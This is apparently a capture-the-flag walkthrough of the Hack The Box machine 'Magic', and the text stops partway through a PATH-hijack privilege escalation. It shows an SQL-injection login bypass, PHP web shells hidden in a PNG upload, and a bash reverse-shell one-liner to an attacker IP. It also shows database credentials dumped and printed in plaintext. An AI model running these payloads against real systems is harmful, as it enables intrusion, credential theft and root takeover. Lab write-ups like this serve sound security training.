395 HTB Magic

[HTB] Magic

by **Pablo** `https://github.com/vorkampfer`


- **Resources:**

> 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
> 2. `https://blackarch.wiki/faq/`
> 3. `https://blackarch.org/faq.html`
> 4. **0xdf** `https://0xdf.gitlab.io/2020/08/22/htb-magic.html`

- **View files with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Magic has two common steps, a SQLI to bypass login, and a Ibshell upload with a double extension to bypass
filtering. From there I can get a shell, and find creds in the database to switch to user. To get root, there's a
binary that calls popen without a full path, which makes it vulnerable to a path hijack attack. In Beyond Root,
I'll look at the Apache config that led to execution of a .php.png file, the PHP code that filtered uploads, and
the source for the suid binary. ~0xdf
```

Skill-set:

```
▷ cat magic_draft_notes.txt | awk -F"Magic" '{print $2}' | awk '!($3="")'
**NOTE: not all of this will apply to this writeup.

1. Creating a  PHP Shell, then attempting to upload it
2. Grabbing the  bytes off a PNG, then prepending it to our shell <<< This part was fun.
3. File uploaded,  for an LFI
4. Turns out  do not need the PHP Extension (.htaccess allows anything)
5. Reverse Shell via bash 1 liner.
6. Grabbing the and password out of Ibsite Configuration <<< only works for mysqldump and mysqlshow
7. Examining the  to see why I could execute code (should have a $ at the end)
8. Using MsqlDump  dump the database and get a password out of it, su to the theseus user
9. Found a  Binary (sysinfo) then using strace to see what it does
10. Using the  argument with strace to follow forks and see the exec() calls
```

```
11. Using Path  since absolute paths Ire not used in exec() and getting a root shell. Additionally, the script `/bin/sysinfo` has a major flaw. If you are executing files in  a script as root and you are not using the absolute path you can get a symlink injection into a different path where a hacker can create a file in a directory they have access to and it will be run as root. So always use the absolute paths when creating your scripts.
12. Showing SQLMap  complete with the increased level/risk
```

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.10.10.185
PING 10.10.10.185 (10.10.10.185) 56(84) bytes of data.
64 bytes from 10.10.10.185: icmp_seq=1 ttl=63 time=439 ms

2. ~/hackthebox/magic ▷ whichsystem.py 10.10.10.185
10.10.10.185 (ttl -> 63): Linux

3. ~/hackthebox/magic ▷ ping -c 1 magic.htb
PING magic.htb (10.10.10.185) 56(84) bytes of data.
64 bytes from magic.htb (10.10.10.185): icmp_seq=1 ttl=63 time=204 ms
```

2. **Nmap**


```
1. ▷ openscan magic.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz magic.htb
6. ▷ jbat magic/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 magic.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
```

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 launchpad'
2. Seems like Ubuntu launchpad is down atm.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.185
http://10.10.10.185 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.185], JQuery, Script, Title[Magic Portfolio]
```



Please Login, to upload images

Lets do some manual enumeration of the Ibsite

```
1. The main page http://10.10.10.185 says please login to upload images.
2. There is  /images/fulls, /images, /images/uploads, and a /login.php I can see just by hovering with the mouse
or looking at the DOM.
3. admin' or 1=1-- -' password
4. SUCCESS I login as admin
```

6. **Uploading an image**

```
1. http://10.10.10.185/images/uploads/now_i_get_it.png
2. I change the name of the file for convenience. '$ mv now_i_get_it.png test.png'
3. SUCCESS, I am able to upload the above image.
4. I try uploading a test.php with a cmd command injection in it.
~/hackthebox/magic ▷ cat cmd.php
```

```
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>

5. Sorry, only JPG, JPEG & PNG files are alloId.
6. The magic byte for a gif is GIF8; If you enter the magic numbers for a file. Linux will think those magic
bytes are that file.
7. FAIL, It will not accept gif images.
8. For a png the beginning magic bytes are the following.
9. ~/hackthebox/magic ▷ head -c 100 test.png
PNG

IHDRθsO IDATx{mU[{sw}hH!$%pPPl% <<< fails did not work
9. https://en.wikipedia.org/wiki/List_of_file_signatures
10. So Instead I copy the file test.png to test.php.png and inject the below cmd system command shell into it.
11. Use vim to insert this cmd command shell into 1/3 of way into a .png image.
12. <?php system($_GET['cmd']); ?>
```

Got Shell as www-data

7. **Getting a shell**

```
1. http://10.10.10.185/images/uploads/test.php.png
2. It is not going to work to put a few magic bytes and hope this test.php shows up as an png. I need to inject a
png with php code instead.
3. cp test.png test.php.png
4. inject this cmd command injection into 1/3 of the way into the magic bytes. Sorry for repeating myself.
5.  ▷ strings test.php.png | grep -i cmd
<?php system($_GET['cmd']); ?>
6. http://10.10.10.185/images/uploads/test.php.png?cmd=whoami
7. Filter for www-data
8. SUCCESS, now set up a listener and then put in the browser instead of whoami and bash reverse shell 1 liner.
9. sudo nc -nlvp 443
10. http://10.10.10.185/images/uploads/test.php.png?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.14/443 0>%261'
'11. SUCCESS, I got a shell.
```

8. **Enumerating as www-data**

```
1. First, lets upgrade our shell as always.
2.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.185 53786
bash: cannot set terminal process group (1226): Inappropriate ioctl for device
bash: no job control in this shell
www-data@magic:/var/www/Magic/images/uploads$ whoami
whoami
www-data
3. www-data@magic:/var/www/Magic/images/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@magic:/var/www/Magic/images/uploads$ ^Z
[1]  + 427239 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 427239 continued  sudo nc -nlvp 443
                                          reset xterm
www-data@magic:/var/www/Magic/images/uploads$ export TERM=xterm
www-data@magic:/var/www/Magic/images/uploads$ export TERM=xterm-256color
www-data@magic:/var/www/Magic/images/uploads$ source /etc/skel/.bashrc
www-data@magic:/var/www/Magic/images/uploads$ stty rows 37 columns 187
www-data@magic:/var/www/Magic/images/uploads$ export SHELL=/bin/bash
4. Ok great now lets enumerate the box.
```

9. **Box enumeration as** `www-data`

```
1. ▷ pkgsearch.sh | grep -i "hex"
45.76KiB hexedit
2.09MiB ghex
2.25MiB wxhexeditor
5.60MiB hexchat
2. www-data@magic:/home/theseus$ cat user.txt
cat: user.txt: Permission denied
www-data@magic:/home/theseus$ cd /var/www
3. Seems like I will have to convert to user theseus to get the user flag.
4. I cd into /var/www/html and there is a db.php5. I cat out the file and it has a plain text password for user
theseus.
5. www-data@magic:/var/www/Magic$ cat db.php5 | grep -i -C4 "pass"
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
6. theseus:iamkingtheseus
```

MySQL workaround & credential dump via mysqldump

10. Pivot to theseus

```
1. theseus:iamkingtheseus
2. This is not the password for the user theseus.
3. I am going to try the mysql db.
4. www-data@magic:/var/www/Magic$ which mysql
5. www-data@magic:/var/www/Magic$ which sql
6. Nothing fail
7. www-data@magic:/var/www/Magic$ mysql -u theseus -p iamkingtheseus

Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.

5. www-data@magic:/var/www/Magic$ mysql
mysql_config_editor        mysql_secure_installation  mysqladmin                 mysqld
mysqldumpslow              mysqlrepair
mysql_embedded             mysql_ssl_rsa_setup        mysqlanalyze               mysqld_multi
mysqlimport                mysqlreport
mysql_install_db           mysql_tzinfo_to_sql        mysqlbinlog                mysqld_safe
mysqloptimize              mysqlshow
mysql_plugin               mysql_upgrade              mysqlcheck                 mysqldump
mysqlpump                  mysqlslap
6. So I can use mysqlshow as an alternative to mysql and it is installed.
7. www-data@magic:/var/www/Magic$ mysqlshow -u theseus -p
Enter password:
+--------------------+
|     Databases      |
+--------------------+
| information_schema |
| Magic              |
+--------------------+
8. I do not go into an sql shell but I can grab data with this package mysqlshow.
9. www-data@magic:/var/www/Magic$ mysqlshow -u theseus -piamkingtheseus Magic
mysqlshow: [Warning] Using a password on the command line interface can be insecure.
Database: Magic
+--------+
| Tables |
+--------+
| login  |
+--------+
www-data@magic:/var/www/Magic$ mysqlshow -u theseus -piamkingtheseus Magic login
mysqlshow: [Warning] Using a password on the command line interface can be insecure.
Database: Magic  Table: login
+----------+--------------+-------------------+------+-----+---------+----------------+--------------------------
-------+---------+
| Field    | Type         | Collation         | Null | Key | Default | Extra          | Privileges
| Comment |
+----------+--------------+-------------------+------+-----+---------+----------------+--------------------------
-------+---------+
| id       | int(6)       |                   | NO   | PRI |         | auto_increment |
select,insert,update,references |         |
| username | varchar(50)  | latin1_sIdish_ci | NO   | UNI |         |                |
select,insert,update,references |         |
| password | varchar(100) | latin1_sIdish_ci | NO   |     |         |                |
select,insert,update,references |         |
+----------+--------------+-------------------+------+-----+---------+----------------+--------------------------
-------+---------+
10. I can use mysqldump as well. It was also installed.
11. www-data@magic:/var/www/Magic$ mysqldump -utheseus -piamkingtheseus Magic
12. I find a password 'INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');'
13. admin:Th3s3usW4sK1ng
```

Cred found switch to user theseus

11. Now I should be able to switch to theseus hopefully. Lets try the password I found

```
1. theseus:Th3s3usW4sK1ng
2. www-data@magic:/var/www/Magic$
www-data@magic:/var/www/Magic$ su theseus
Password:
theseus@magic:/var/www/Magic$ whoami
theseus
theseus@magic:/var/www/Magic$ cat /home/theseus/user.txt
5889ee21cf34060234e0e7f68caba3b6
```

PrivESC

12. **Enumeration and privesc to root via user theseus**

```
1. theseus@magic:/var/www/Magic$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@magic:/var/www/Magic$ sudo -l
[sudo] password for theseus:
Sorry, user theseus may not run sudo on magic.
2. theseus@magic:/var/www/Magic$ find / -perm -4000 -user root -ls 2>/dev/null
3. This sysinfo seems interesting
4. theseus@magic:/var/www/Magic$ find / -perm -4000 -user root -ls 2>/dev/null | grep -i "sysinfo"
-rwsr-x---   1 root     users   22040 Oct 21  2019 /bin/sysinfo
5. theseus@magic:/var/www/Magic$ ls -l  /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
6. I list out the perms for this sysinfo binary and then I try to execute it.
7. theseus@magic:/var/www/Magic$ ls -l  /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
theseus@magic:/var/www/Magic$ cd /
theseus@magic:/$ ./bin/sysinfo
8. You have to cd into / if not it will not find the file to execute it.
9. ./bin/sysinfo displays a bunch of garbage.
```

13. **The script `/bin/sysinfo` has a major flaw. If you are executing files in a script as root and you are not using the absolute path you can get a symlink injection into a different path where a hacker can create a file in a directory they have access to and it will be run as root. So always use the absolute paths when creating your scripts.**

```
1. theseus@magic:/$ strings /bin/sysinfo | grep -i -C4 "fdisk"
popen() failed!
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage=====================
free -h
2. You can see if I run strings on the binary because I can not cat it out in plaintext. I can see that the
commands are being executed with relative paths.
```

14. **Abusing the relative path in script `/bin/sysinfo` to gain a root shell.**


```
1. theseus@magic:/$ cd /tmp
theseus@magic:/tmp$ touch fdisk
theseus@magic:/tmp$ chmod +x fdisk
theseus@magic:/tmp$ export PATH=/tmp:$PATH
theseus@magic:/tmp$ echo $PATH
